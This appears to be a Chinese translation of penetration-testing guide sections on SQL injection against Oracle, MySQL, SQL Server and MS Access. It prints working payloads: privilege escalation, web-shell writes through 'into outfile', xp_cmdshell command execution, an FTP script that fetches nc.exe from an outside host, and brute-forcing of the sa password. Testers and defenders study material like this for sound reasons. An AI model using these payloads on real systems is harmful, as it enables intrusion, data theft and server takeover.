注意该输出不会显示。攻击者利用 SYS 的任何 PL/SQL 注入漏洞能够完全控制后端数据库服务器。例如，下面的网址利用了 DBMS_EXPORT_EXTENSION 中的 SQL 注入漏洞(see http://secunia.com/advisories/19860)

```
http://www.example.com/pls/dad/orasso.home?);
execute%20immediate%20:1;--=DECLARE%20BUF%20VARCHAR2(2000);%20BEGIN%20
BUF:=SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES
('INDEX_NAME','INDEX_SCHEMA','DBMS_OUTPUT.PUT_LINE(:p1);
EXECUTE%20IMMEDIATE%20''CREATE%20OR%20REPLACE%20
PUBLIC%20SYNONYM%20BREAKABLE%20FOR%20SYS.OWA_UTIL'';
END;--','SYS',1,'VER',0);END;
```

评估自定义 PL/SQL Web 应用程序

在黑盒安全评估中，虽然自定义 PL/SQL 应用程序的代码无法使用，但仍然需要对其进行安全漏洞评估。

SQL 注入测试

每个输入参数应测试 SQL 注入漏洞。这些漏洞很容易找到并确认。将单引号插入参数中并检查错误反应就能很容易找到该漏洞（其中包括 404 Not Found errors）。使用连接运算符可以确认存在 SQL 注入，

例如，假设书店 PL / SQLWeb 应用程序允许用户通过制定作者搜索图书：

http://www.example.com/pls/bookstore/books.search?author=DICKENS

如果该请求返回 Charles Dickens 的书籍，但

http://www.example.com/pls/bookstore/books.search?author=DICK'ENS

返回错误或 404，那么说明可能存在 SQL 注入漏洞。可以通过使用连接运算符确认：
http://www.example.com/pls/bookstore/books.search?author=DICK'||'ENS

如果再次返回 Charles Dickens 的书籍，那么可以确认确实存在 SQL 注入。

参考

白皮书

- Hackproofing Oracle Application Server - http://www.ngssoftware.com/papers/hpoas.pdf
- Oracle PL/SQL Injection - http://www.databasesecurity.com/oracle/oracle-plsql-2.pdf

工具

- SQLInjector - http://www.databasesecurity.com/sql-injector.htm
- Orascan (Oracle Web Application VA scanner) - http://www.ngssoftware.com/products/internet-security/orascan.php
- NGSSQuirreL (Oracle RDBMS VA Scanner) - http://www.ngssoftware.com/products/database-security/ngs-squirrel-oracle.php

4.8.5.2 MYSQL 测试

问题简单描述

在组建 SQL 查询时使用没有进行过充分限制或过滤的输入就会产生 SQL Injection 漏洞。使用动态 SQL （通过连接运算符组建 SQL 查询）能产生这些弱点。攻击者能使用 SQL 注入访问 SQL 服务器。它允许在用户特权下执行 SQL 代码用户连接数据库。

MySQL 服务器存在一些特性导致需要特别针对该应用程序开发漏洞。这就是这一节的主要问题。

黑盒测试实例

如何测试

当在 MySQL 后台数据库管理系统中发现 SQL 注入，根据 MySQL 的版本和用户在管理系统中的权限不同，会导致许多攻击。。

MySQL 在全世界至少有四种版本。 3.23.x ， 为 4.0.x ， 4.1.x 和 5.0.x。每个版本都有与版本号成比例的一套功能。

- From Version 4.0: UNION
- From Version 4.1: Subqueries
- From Version 5.0: Stored procedures, Stored functions and the view named INFORMATION_SCHEMA
- From Version 5.0.2: Triggers

应当指出 4.0.x 之前的 MySQL 版本由于不能执行 Subqueries 和 UNION statement，只有使用 Boolean 或基于时间的盲注入。

从现在起，假设在请求中包含一个经典的 SQL 注入，例如 Testing for SQL Injection 中描述的 SQL 注入。

http://www.example.com/page.php?id=2

单引号问题

在利用 MySQL 功能前必须考虑在声明中字符串代表什么，因为 web 应用程序经常忽视了单引号。

下面为 MySQL 引用逃逸：

'A string with \'quotes\"

也就是说， MySQL 把转义撇号（ \' ）当作字符而不是作为元字符。

因此，如果该应用程序需要使用常数字符串以便能够正常运行，那么需要区分下面两个案例：

1. Web app escapes single quotes (' => \')
2. Web app does not escapes single quotes escaped (' => ')

在 MySQL 中，有一个标准方式绕过单引号需求。无需单引号就可以声明常数字符串。

假设我们想知道所记录的名为“password“的字段名的值，条件如下：password like 'A%'

1. The ASCII values in a concatenated hex:

password LIKE 0x4125

2. The char() function:

password LIKE CHAR(65,37)

多重混合查询

MySQL 数据库连接器不支持由' ; '分隔开的多个查询，所以没有任何方式可以在存在于 Microsoft SQL Server 等中的 SQL 注入漏洞内部注入多个非均匀 SQL 命令。

例如，下面的注入将导致一个错误：

1 ; update tablename set code='javascript code' where 1 --

信息收集

MySQL 踩点

当然，首先要知道的是是否存在作为后端的 MySQL 数据库管理系统。

MySQL 服务器存在一个功能使其它数据库管理系统忽视 MySQL 语言中一个条款。当评论模块('/**/')包含一个感叹号 *('/*! sql here */')*时，MySQL 能对其进行解析而其它数据库管理系统会将其作为普通评论模块。详情见 [MySQL manual] 。

例如：

```
1 /*! and 1=0 */
```

预期结果

如果使用 MySQL，则评论模块内部条款能被解释。

版本

三种方法获得这一信息：

1. 使用 global variable @@version
2. 使用[VERSION()] 函数
3. 使用加注踩点结合版本号码 /*!40110 and 1=0*/

这意味着：

```
if(version >= 4.1.10)
  add 'and 1=0' to the query.
```

这些结果都是一样的。

盲注入：

```
1 AND 1=0 UNION SELECT @@version /*
```

Inferential injection:

```
1 AND @@version like '4.0%'
```

预期结果

*像这样的字符串：****5.0.22-log***

登陆用户

MySQL 服务器依赖于两种类型用户。

1. [USER()]：连接到 MySQL 服务器的用户。

2. [CURRENT_USER()]：正在执行查询的内部用户。

1 和 2 之间存在一些不同。

最主要的一点是匿名用户可以连接（如果允许）到任何名称，而 MySQL 内部用户是空名('').

另一个不同之处在于，如果一个存储过程或存储函数在其它地方没有宣布执行，那幺那将作为创建用户。通过使用 CURRENT_USER 可以了解这一点 。

盲注入：

```
1 AND 1=0 UNION SELECT USER()
```

推理注入：

```
1 AND USER() like 'root%'
```

预期结果

像这样的字符串： ***user@hostname***

使用的数据库名称

原始功能 DATABASE()

盲注入：

```
1 AND 1=0 UNION SELECT DATABASE()
```

推理注入：

```
1 AND DATABASE() like 'db%'
```

结果预期：

像这样的字符串： ***dbname***

INFORMATION_SCHEMA

从 MySQL 5.0 开始，创建了名为[[INFORMATION_SCHEMA]的视图。它使我们能够获得数据库、表、列以及程序和功能的所有信息。

下面为一些有趣的视图摘要：

Tables_in_INFORMATION_SCHEMA	DESCRIPTION

..[skipped]..	..[skipped]..
SCHEMATA	All databases the user has (at least) SELECT_priv
SCHEMA_PRIVILEGES	The privileges the user has for each DB
TABLES	All tables the user has (at least) SELECT_priv
TABLE_PRIVILEGES	The privileges the user has for each table
COLUMNS	All columns the user has (at least) SELECT_priv
COLUMN_PRIVILEGES	The privileges the user has for each column
VIEWS	All columns the user has (at least) SELECT_priv
ROUTINES	Procedures and functions (needs EXECUTE_priv)
TRIGGERS	Triggers (needs INSERT_priv)
USER_PRIVILEGES	Privileges connected User has

通过使用 SQL 注入章节中描述的已知技术可以提取所有这些资料。

攻击媒介

写入文件

如果连接的用户有文件权限_and_单引号不换码，它可以用于'into outfile'条款，在文件中输出查询结果。

```
Select * from table into outfile '/tmp/file'
```

注：通常没有办法绕过用于文件名的单引号。因此如果对单引号实施了一些过滤措施，如换码（\'），那幺将无法使用'into outfile'条款。

这种攻击可能被用外部渠道（OOB）以便获取查询结果信息或撰写能在 web 服务器目录中执行的文件。

例：

```
1 limit 1 into outfile '/var/www/root/test.jsp' FIELDS ENCLOSED BY '//'  LINES TERMINATED BY '\n<%jsp code here%>';
```

结果预期

结果存储在 MySQL 用户和组所有的含有 rw-rw-rw 权限的文件。

/var/www/root/test.jsp 包含：

```
//field values//
<%jsp code here%>
```

读取文件

Load_file 是在得到文件系统授权后读取文件的原始函数。

如果一个连接用户拥有**文件**权限，可以使用它来获取文件内容。

使用之前提到的技术可以绕过单引号换码过滤。

```
load_file('filename')
```

结果预期：

通过使用标准技术可以输出整个文件。

标准 SQL 注入攻击

在标准的 SQL 注入中，你可以将结果像正常输入或 MySQL 错误一样直接显示在网页上。通过使用上述提到的 SQL 注入攻击和所描述的 MySQL 功能，可以轻松完成一定层次的直接的 SQL 注入，这主要依赖渗透测试所测试的 MySQL 版本。

通过迫使函数/程序或服务器本身发送错误进行的有效攻击能得到相关结果。MySQL 发出错误清单，特别是基本功能请参考[[MySQL Manual] 。

外部渠道（OOB）SQL 注入

外部连接注入可以使用'into outfile'条件完成。

SQL 盲注入

本地 MySQL 服务器为 SQL 盲注入提供一套有用的功能。

- 字符串长度

```
LENGTH(str)
```

- 从指定字符串中提取子串

```
SUBSTRING(string, offset, #chars_returned)
```

- 基于时间的盲注：BENCHMARK 和 SLEEP

```
BENCHMARK(#ofcicles,action_to_be_performed )
```

当 Boolean 值的盲注入不能产生任何结果时，Benchmark 功能可以使用于进行定时攻击。

参见 SLEEP() (MySQL > 5.0.x)替代指标。

如需完整清单，请参考 http://dev.mysql.com/doc/refman/5.0/en/functions.html

参考

白皮书

- Chris Anley: "Hackproofing MySQL" -http://www.nextgenss.com/papers/HackproofingMySQL.pdf
- Time Based SQL Injection Explained - http://www.f-g.it/papers/blind-zk.txt

工具

- Francois Larouche: Multiple DBMS SQL Injection tool - http://www.sqlpowerinjector.com/index.htm
- ilo--: MySQL Blind Injection Bruteforcing, Reversing.org - http://www.reversing.org/node/view/11 sqlbftools
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - http://sqlmap.sourceforge.net
- Antonio Parata: Dump Files by SQL inference on MySQL - http://www.ictsc.it/site/IT/projects/sqlDumper/sqldumper.src.tar.gz

4.8.5.3 SQL SERVER 测试

摘要

在本节中将讨论一些利用 Microsoft SQL Server 的特定功能的 SQL Injection 技术。

问题简单描述

在组建 SQL 查询时使用没有进行过充分限制或过滤的输入就会产生 SQL Injection 漏洞。使用动态 SQL （通过连接运算符组建 SQL 查询）能产生这些弱点。攻击者能使用 SQL 注入访问 SQL 服务器并在用户权限下执行用于连接数据库的 SQL 代码。

正如在 SQL Injection 所讲述的，利用 SQL 注入需要两件事：一个入口点和可以进入的漏洞。任何经过应用程序处理的用户控制参数都可能是隐藏的一个安全漏洞。这包括：

- 在查询字符串中的应用程序参数（例如，GET requests）
- 包含在 POST 请求主体部分中的应用程序参数
- 浏览器有关的信息（例如，user-agent, referrer）

- 主机的相关信息（如主机名， IP ）
- 会话有关的信息（如用户 ID ， cookie）

Microsoft SQL server 有一些独特的特点导致需要为此应用需要特别定制开发漏洞的方法。

黑盒测试实例

SQL Server 特征

首先，让我们了解一些在 SQL 注入测试中有用的 SQL Server 的操作符和命令/存储过程：

- 评论操作符： ——（有效迫使查询忽略原始查询中的剩余部分；该方法并不是每次都必须；）
- 查询分隔符： ；（分号）
- 实用存储过程包括：
    - [xp_cmdshell]使用相同的权限在服务器中执行当前运行的任何命令 shell。默认设置后，只有 **sysadmin** 系统管理员可以使用它，但在 SQL Server 2005 中不支持默认设置（使用 sp_configure 可以再次使用 ）
    - xp_regread 从注册表处读取任意值（未公开扩展过程）
    - xp_regwrite 写入任意值到注册表（未公开扩展过程）
    - [sp_makewebtask]其执行时在字符串中产生一个 Windows 命令 shell 和通行证。任何输出都返回文本行。它需要系统管理员权限。
    - [xp_sendmail]发送一封电子邮件到指定的收件人，其中可能包括一个查询结果集附件。这个扩展存储程序使用 SQL Mail 来发送邮件。

让我们看看一些使用上述功能的特定的 SQL Server 攻击的实例。大多数例子将使用 exec 功能。

下面将展示如何执行一个 shell 命令，可以在可浏览的文件中写出命令 dir c:\inetpub 的输出结果，假设 Web 服务器和数据库服务器位于同一个主机。下面的语法使用 xp_cmdshell ：

```
exec master.dbo.xp_cmdshell 'dir c:\inetpub > c:\inetpub\wwwroot\test.txt'--
```

另外，我们可以使用 sp_makewebtask:

```
exec sp_makewebtask 'C:\Inetpub\wwwroot\test.txt', 'select * from master.dbo.sysobjects'--
```

成功执行将创建一个渗透测试者可浏览的文件。请记住， sp_makewebtask 即使能在超过 2005 的 SQL Server 版本中起作用，它仍然是过时的并在将来可能会被删除。

此外， SQL Server 的内置功能和环境变量是非常有用的。下面的使用功能 **db_name()**可以触发一个错误，将返回数据库名称：

/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20db_name())

注意 [convert]的使用：

CONVERT (data_type [(length)] , expression [, style])

CONVERT 尝试将 db_name （字符串）的结果转换成一个整数变量并触发一个错误，如果存在漏洞的应用程序显示了来错误，则能包含数据库名称。

以下示例使用环境变量@@version ， 结合"union select"——类型注入，找到 SQL Server 的版本。

/form.asp?prop=33%20union%20select%201,2006-01-06,2007-01-06,1,'stat','name1','name2',2006-01-06,1,@@version%20--

下面是同样的攻击，但再次使用转换伎俩：
/controlboard.asp?boardID=2&itemnum=1%20AND%201=CONVERT(int,%20@@VERSION)

通过利用一个 SQL 注入攻击或直接进入到 SQL 监听器而收集到的信息对于利用 SQL Server 软件漏洞非常有用， 。

下面案例通过不同的入口点利用 SQL 注入漏洞。

例 1: GET 请求的 SQL 注入测试

最简单的（有时是最有意义的）情况是用户登录时请求用户名和密码的一个登录页面。您可以尝试输入以下字符串“ 'or'1 ' = '1 ”（不含双引号） ：

https://vulnerable.web.app/login.asp?Username='%20or%20'1'='1&Password='%20or%20'1'='1

如果应用是使用动态 SQL 查询，并且字符串附加到用户凭证验证查询，这可能导致成功的登录到该应用程序。

例 2: GET 请求 SQL 注入测试

了解存在多少列：

https://vulnerable.web.app/list_report.aspx?number=001%20UNION%20ALL%201,1,'a',1,1,1%20FROM%20users;--

例 3:POST 请求测试

SQL 注入，HTTP POST 内容： email=%27&whichSubmit=submit&submit.x=0&submit.y=0

一个完整的 POST 实例：

```
POST https://vulnerable.web.app/forgotpass.asp HTTP/1.1
Host: vulnerable.web.app
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.0.7) Gecko/20060909 Firefox/1.5.0.7 Paros/3.2.13
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://vulnerable.web.app/forgotpass.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

email=%27&whichSubmit=submit&submit.x=0&submit.y=0
```

当在电子邮件字段中输入'（单引号）字符时获得的错误信息是：

```
Microsoft OLE DB Provider for SQL Server error '80040e14'

Unclosed quotation mark before the character string '.

/forgotpass.asp, line 15
```

例 4: 另一个 GET 实例

获得该应用程序的源代码

```
a' ; master.dbo.xp_cmdshell ' copy c:\inetpub\wwwroot\login.aspx c:\inetpub\wwwroot\login.txt';--
```

例 5: 自定义 xp_cmdshell

所有描述 SQL Server 最佳安全做法的书籍和文件都建议在 SQL Server 2000 中禁用 xp_cmdshell （在 SQL Server 2005 中是默认禁用）。然而，如果我们有系统管理员权限（本地或暴力破解系统管理员密码，见下文），我们往往可以绕过这个限制。

SQL Server 2000:

- 如果已禁用 xp_cmdshell 和 sp_dropextendedproc，我们可以简单地注入下面的代码：
  ```
  sp_addextendedproc 'xp_cmdshell','xp_log70.dll'
  ```
- 如果前面的代码没有作用，代表 xp_log70.dll 被移除或者删除。这种情况下我们可以使用以下代码进行注入：
  ```
  CREATE PROCEDURE xp_cmdshell(@cmd varchar(255), @Wait int = 0) AS
  ```

```
DECLARE @result int, @OLEResult int, @RunResult int
DECLARE @ShellID int
EXECUTE @OLEResult = sp_OACreate 'WScript.Shell', @ShellID OUT
IF @OLEResult <> 0 SELECT @result = @OLEResult
IF @OLEResult <> 0 RAISERROR ('CreateObject %0X', 14, 1, @OLEResult)
EXECUTE @OLEResult = sp_OAMethod @ShellID, 'Run', Null, @cmd, 0, @Wait
IF @OLEResult <> 0 SELECT @result = @OLEResult
IF @OLEResult <> 0 RAISERROR ('Run %0X', 14, 1, @OLEResult)
EXECUTE @OLEResult = sp_OADestroy @ShellID
return @result
```

这段代码由 Antonin Foller 编写 (参见文档最后的链接)，使用 sp_oacreate, sp_method 和 sp_destroy 创建一个新的 xp_cmdshell (直到他们禁用)。使用前，我们需要删除我们创建的第一个 xp_cmdshell (即使它并不工作)，否则两个声明将冲突。

在 SQL Server 2005, 通过注入以下代码代替 xp_cmdshell：

```
master..sp_configure 'show advanced options',1
reconfigure
master..sp_configure 'xp_cmdshell',1
reconfigure
```

例 6: 参考 / 用户-代理

将 REFERER 头设置为：

```
Referer: https://vulnerable.web.app/login.aspx', 'user_agent', 'some_ip'); [SQL CODE]--
```

允许执行任意 SQL 代码。使用 user - agent 头设置情况相同：

```
User-Agent: user_agent', 'some_ip'); [SQL CODE]--
```

例 7: SQL Server 端口扫描

在 SQL Server 中，一个最有用的（至少在渗透测试）命令是 OPENROWSET，用于在另一个数据库服务器运行查询并检索结果。渗透测试可以使用此命令来扫描目标网络中的其它机器的端口，注入以下查询：

```
select * from OPENROWSET('SQLOLEDB','uid=sa;pwd=foobar;Network=DBMSSOCN;Address=x.y.w.z,p;timeout=5','select 1')--
```

此查询会尝试连接到的端口 P 的地址 x.y.w.z。如果端口是封闭的，将返回下面的消息：

```
SQL Server does not exist or access denied
```

另一方面，如果该端口是开放的，将返回其中一个错误：

General network error. Check your network documentation

```
OLE DB provider 'sqloledb' reported an error. The provider did not give any information about the error.
```

当然，错误信息并不总是可用。如果是这种情况，我们可以使用的响应时间，以理解所发生的事情：一个封闭的端口，所消耗的时间（在这个例子中是 5 秒），结果是一个开放的端口将返回正确的值。

请记住，SQL Server 2000 中默认启用 OPENROWSET ，但 SQL Server 2005 中禁用 。

例 8: 可执行文件上传

一旦我们可以使用 xp_cmdshell （无论是本地的或自定义的），我们可以在目标服务器中轻松上传可执行文件。一个非常常见的选择是 netcat.exe ，但任何木马都会是有益的。如果目标允许在测试者机器中启动 FTP 连接，那幺所需要的就是注入下列查询：

```
exec master..xp_cmdshell 'echo open ftp.tester.org > ftpscript.txt';--
exec master..xp_cmdshell 'echo USER >> ftpscript.txt';--
exec master..xp_cmdshell 'echo PASS >> ftpscript.txt';--
exec master..xp_cmdshell 'echo bin >> ftpscript.txt';--
exec master..xp_cmdshell 'echo get nc.exe >> ftpscript.txt';--
exec master..xp_cmdshell 'echo quit >> ftpscript.txt';--
exec master..xp_cmdshell 'ftp -s:ftpscript.txt';--
```

在这一点上，将上载和启用 nc.exe。

如果防火墙不允许执行 FTP，我们的工作区就能利用的在 windows 机器中默认安装的 Windows 调试器， debug.exe 。 Debug.exe 是可执行的脚本，并能通过执行适当的脚本文件创造一个可执行的脚本文件。我们需要做的是将可执行的文件转换成调试脚本（这是 100 %的 ASCII 文件）、一行行上载并最后调用 debug.exe。创建这样的调用文件有几个工具（如：Ollie Whitehouse 的 makescr.exe 和 toolcrypt.org 的 dbgtool.exe ） 。注入如下查询：

```
exec master..xp_cmdshell 'echo [debug script line #1 of n] > debugscript.txt';--
exec master..xp_cmdshell 'echo [debug script line #2 of n] >> debugscript.txt';--
....
exec master..xp_cmdshell 'echo [debug script line #n of n] >> debugscript.txt';--
exec master..xp_cmdshell 'debug.exe < debugscript.txt';--
```

在这一点上，我们的可执行文件可在目标机器上随时执行。

存在一些能自动运行这一过程的工具。最著名的是在 Windows 和 Sqlninja 上运行的 Bobcat 和在 Unix 上运行的 Sqlninja （见该页底部的工具）

获取不显示的信息(外部渠道（OOB）)

当 Web 应用程序没有返回任何信息-如描述性的错误信息（参见盲 SQL 注入），并不是所有信息都会丢失。例如，进入源代码后就可能发生这种情况（例如，由于 Web 应用程序是基于一个开放源码软件） 。那么渗透测试者可以充分利用在 web 应用程序中离线发现的所有的 SQL 注入漏洞。虽然 IPS 可能会阻止一些攻击，但是最好的办法还是进行如下操作：为该目的创建测试环境并进行攻击的开发和测试，然后对测试中的 Web 应用程序执行这些攻击。

外部渠道（OOB）攻击的其它选择在例四中有描述。

SQL 盲注入攻击

尝试和错误

另外人们可以试试自己的运气。攻击者可能假设在 web 应用程序中存在盲 SQL 注入或外部渠道（OOB）SQL 注入漏洞。随后他会选择一个攻击元素（例如，一个 web 入口） ，在该渠道上使用模糊向量（[[1]] ）并观察其反应。例如，查看是否 Web 应用程序使用查询功能寻找一本书。

select * from books where title=**text entered by the user**

然后渗透测试者可能输入文本： 'Bomba' OR 1=1-。如果数据没有经过正确验证，该查询将通过验证并返回整个书籍清单。这表明存在 SQL 注入漏洞。渗透测试者可以稍后执行查询以便评估这个漏洞的重要性。

不止显示一个错误消息

另一方面，如果没有事先的资料，还有可能通过利用任何隐蔽通道进行攻击。它可能发生的情况是描述性的错误信息已停止，但错误信息提供了一些信息。例如：

- 在某些情况下， Web 应用程序（实际上是 Web 服务器）可能会返回传统 500 ： 内部服务器错误。也就是说当应用程序返回一个例外时会发生这种情况。例如，通过未完结引号的查询。
- 虽然在其他情况下服务器会返回一个 200 OK 的信息，但 Web 应用程序将返回一些开发者插入的错误信息 *Internal server error* 或 *bad data*。

这一些信息可能足够了解通过 web 应用程序和调整漏洞如何构架动态 SQL 查询。

另一种外部渠道（OOB）是通过 HTTP 浏览文件输出结果。

时间攻击

当应用程序没有返回可视的反馈时，存在盲 SQL 注入攻击的可能性：测量 Web 应用程序的请求反应时间。Anley 在（ [2] ）中描述了这类攻击，我们从中抽取了一些案例。使用 *waitfor delay* 命令的典型方法是：攻击者要检查如果存在”pubs”样本数据库，他将注入下面的命令：

```
if exists (select * from pubs..pub_info) waitfor delay '0:0:5'
```

根据查询需要返回的时间不同，我们将知道答案。事实上，这里存在两种情况：一个 SQL 注入漏洞和一个允许渗透测试者从每个查询中获悉少许信息的隐蔽通道。从此，使用多个查询（如同需求信息中的 bits 一样多）渗透测试者能获得数据库中的任何数据。看看下面的查询

```
declare @s varchar(8000)
declare @i int
select @s = db_name()
select @i = [some value]
if (select len(@s)) < @i waitfor delay '0:0:5'
```

测量响应时间并使用@i 不同值，我们可以推导出当前数据库的名称的长度，然后使用下列查询开始提前名称：

```
if (ascii(substring(@s, @byte, 1)) & ( power(2, @bit))) > 0 waitfor delay '0:0:5'
```

如果当前数据库中的名称的 bit '@bit' of byte '@byte'是 1，那么此查询将等待 5 秒钟并且如果是 0 就会立刻返回。嵌套两个周期（一个用于@byte 和一个用于@bit），我们将能够提取整个信息。

然而，命令 waitfor 可能无法使用（例如，因为 IPS / Web 应用防火墙将其过滤）。这并不意味着不能执行盲 SQL 注入攻击。渗透测试者必须使用所有时间进行没有被过滤的操作。例如

```
declare @i int select @i = 0
while @i < 0xaffff begin
select @i = @i + 1
end
```

版本和漏洞检查

同样的时间攻击方法也可用于了解我们正在处理的 SQL Server 的版本。当然，我们将充分利用内置的@ @版本变量。考虑以下查询：

```
select @@version
```

SQL Server 2005 中，它将返回：

```
Microsoft SQL Server 2005 - 9.00.1399.06 (Intel X86) Oct 14 2005 00:33:37 <snip>
```

在 2005 的字符串部分涵盖了从第 22 到第 25 个字符。因此，查询注入可以如下：

```
if substring((select @@version),25,1) = 5 waitfor delay '0:0:5'
```

如果@@version 变量第 25 个字符是 5，那么该这种查询将等待 5 秒钟并提醒我们所使用的是 SQL Server 2005 。如果查询立即返回，我们可能是处理的是 SQL Server 2000，同时其他类似查询将有助于清除所有疑虑。

例 9：暴力破解管理密码

为了暴力破解系统管理员密码，我们可以利用下面事实：OPENROWSET 需要适当凭据才能成功执行连接，同时这种连接能够“循环”到本地数据库服务器。将这些特性和基于反应时间的推理注入结合，我们可以注入下面的代码：

```
select * from OPENROWSET('SQLOLEDB','';'sa';'<pwd>','select 1;waitfor delay ''0:0:5'' ')
```

我们这样做的目的是使用“sa”和“ <pwd> “作为凭据尝试连接到本地数据库（由' SQLOLEDB '后的空字段指定）。如果密码是正确的并且连接成功，将执行查询并使数据库等待 5 秒（并返回一个值，因为 OPENROWSET 预计至少一栏）。从词条中取回候选密码并测量每一个连接所需要的时间，我们可以尝试猜出的密码是否正确。在“数据挖掘与 SQL 注入和推理”，专家 David Litchfield 通过注入一段代码进一步推动这一技术，以便使用数据库服务器本身的 CPU 资源暴力破解系统管理员密码。一旦我们拥有系统管理员密码，我们有两个选择：

- 使用 OPENROWSET 注入下列所有查询，以便使用系统管理员权限
- 使用 sp_addsrvrolemember 将当前用户加入到系统管理员使用组。使用推理注入提取当前用户名而不提取变量 system_user。

请记住， OPENROWSET 可在 SQL Server 2000 中访问所有用户，但在 SQL Server 2005 中仅限于管理员帐户。

参考

白皮书

- David Litchfield: "Data-mining with SQL Injection and Inference" - http://www.nextgenss.com/research/papers/sqlinference.pdf
- Chris Anley, "(more) Advanced SQL Injection" - http://www.ngssoftware.com/papers/more_advanced_sql_injection.pdf
- Steve Friedl's Unixwiz.net Tech Tips: "SQL Injection Attacks by Example" - http://www.unixwiz.net/techtips/sql-injection.html
- Alexander Chigrik: "Useful undocumented extended stored procedures" - http://www.mssqlcity.com/Articles/Undoc/UndocExtSP.htm
- Antonin Foller: "Custom xp_cmdshell, using shell object" - http://www.motobit.com/tips/detpg_cmdshell
- Paul Litwin: "Stop SQL Injection Attacks Before They Stop You" - http://msdn.microsoft.com/msdnmag/issues/04/09/SQLInjection/
- SQL Injection - http://msdn2.microsoft.com/en-us/library/ms161953.aspx

工具

- Francois Larouche: Multiple DBMS SQL Injection tool - [SQL Power Injector]

- Northern Monkee: [Bobcat]
- icesurfer: SQL Server Takeover Tool - [sqlninja]
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - http://sqlmap.sourceforge.net

4.8.5.4 MS ACCESS 检测

问题简短描述

概述

本文介绍了当后端数据库是 MS Access 时如何利用 SQL 注入漏洞。尤其是文章的重点在于如何利用盲 SQL 注入。在初步介绍一些有助于利用 SQL 注入漏洞的典型函数后，我们将讨论一种利用盲 SQL 注入的方法。

黑盒检测实例

标准检测

首先，让我们看一个在检测执行中可能遇到的典型的 SQL 错误样例：

Fatal error: Uncaught exception 'com_exception' with message '**Source:** Microsoft JET Database Engine

描述

这意味着，也许我们正在检测一个以 MS Access 数据库为后端的应用程序。

不幸的是，MS Access 不支持任何 SQL 查询中的注释字符，因此无法使用插入字符/*或--或＃的方法截断查询。另一方面，幸运的是，我们可以利用 NULL 字符绕过这个限制。如果我们在查询语句中的一些地方插入字符％ 00，所有在 NULL 字符后面的字符将被忽略。这是在内部实现中，因为字符串是以 NULL 结尾的。然而，NULL 字符有时也会产生问题。我们可以注意到，还有另一种值也可用于截断查询语句。这个字符是 0x16 （在 URL 编码格式是%16），即十进制中的 22。因此，如果我们有以下查询：

```
SELECT [username],[password] FROM users WHERE [username]='$myUsername' AND [password]='$myPassword'
```

我们可以使用以下两个 URL 字符串来截断查询：

http://www.example.com/index.php?user=admin'%00&pass=foo

http://www.example.com/index.php?user=admin'%16&pass=foo

枚举属性

为了枚举查询的属性，可以使用用于数据库 MS SQL Server 的同样的方法。总之，我们可以通过错误信息来获得属性的名称。例如，通过'字符得到的错误信息，我们可以知道某个参数的存在。利用下面的查询我们也能知道查询中其余属性的名字：

```
' GROUP BY Id%00
```

在得到的错误信息中，我们可以看到下一个属性的名字被显示出来。重复使用这个方法，直到取得所有属性的名字。如果我们连一个属性的名字都不知道，我们可以插入一个虚构的列名。就像变魔术一样，我们可以获得第一个属性的名字。

获得数据库模型

存在于 MS Access 中的一些表格可用来获得其它在特定的数据库中的表格名字。在默认配置中，这些表格是无法访问的。但我们可以试着访问。这些表格的名字是：

- MSysObjects
- MSysACEs
- MSysAccessXML

例如，如果存在一个 union SQL 注入漏洞，您可以使用以下查询：

```
' UNION SELECT Name FROM MSysObjects WHERE Type = 1%00
```

以上这些就是可以在 MS Access 上利用 SQL 注入漏洞的主要步骤。还有一些用于开发自定义查询的函数也很有用-。其中一些函数是：

- ASC：获取一个输入字符的 ASCII 值
- CHR：获取输入的 ASCII 值所代表的字符-
- LEN：返回作为参数传递来的字符串的长度
- IIF：用于 if 构造语句。例如这个语句：IIF(1=1, 'a', 'b')，结果返回'a'
- MID：这个函数用于提取子字符串。例如这个语句：mid('abc',1,1)，结果返回'a'
- TOP：这个函数允许你指定按序返回最多多少条记录的结果-。例如 TOP 1 -将最多返回一条记录。
- LAST：这个函数用来选择所有行的最后一行。例如下面这个查询 SELECT last(*) FROM users 将返回结果的最后一行 。

其中一些函数将用来利用盲 SQL 注入。这在下一段将会讲到。至于其它功能，请参阅参考资料。

盲 SQL 注入检测

盲 SQL 注入漏洞绝不是你所见过最常见的漏洞类型。一般来说，您可以在没有使用 union 查询的参数中找到一个 SQL 注入。另外在通常情况下是没有机会执行 shell 命令或读/写文件的。你所能做的是推断你查询的结果。对于我们的检测，我们看看下面的例子：

http://www.example.com/index.php?myId=[sql]

myId 参数用于以下查询：-

SELECT * FROM orders WHERE [id]=$myId

在检测中，我们将考虑 myId 参数漏洞所引起的盲 SQL 注入。我们想要提取表格 users 的内容，特别是列 username 的内容（通过错误信息和其它技术我们已经知道如何获取属性的名字）。我们假设读者已经知道盲 SQL 注入攻击的理论，所以我们直接看一些例子。一个典型的用于推断第 10 行的用户名的第一个字符的查询是：

http://www.example.com/index.php?id=IIF((select%20mid(last(username),1,1)%20from%20(select%20top%2010%20username%20from%20users))='a',0,'ko')

如果第一个字符是'a'，此查询将返回 0（一个“true 的回应”），否则将返回 'ko'字符串。现在，我们将解释为什么使用这种特殊的查询。首先要指出的是，使用 IIF, MID 和 LAST 函数，我们提取选中行的用户名的第一个字符。然而原来的查询返回了一组记录而不只是一个记录，所以我们不能直接使用此方法。我们首先必须只选择一列。可以使用 TOP 函数，但它只对第一行有效。为了选择其它查询，我们必须使用一个小技巧。要推断出第 10 行的用户名。首先要使用 TOP 函数使用查询选择列前十行：

SELECT TOP 10 username FROM users

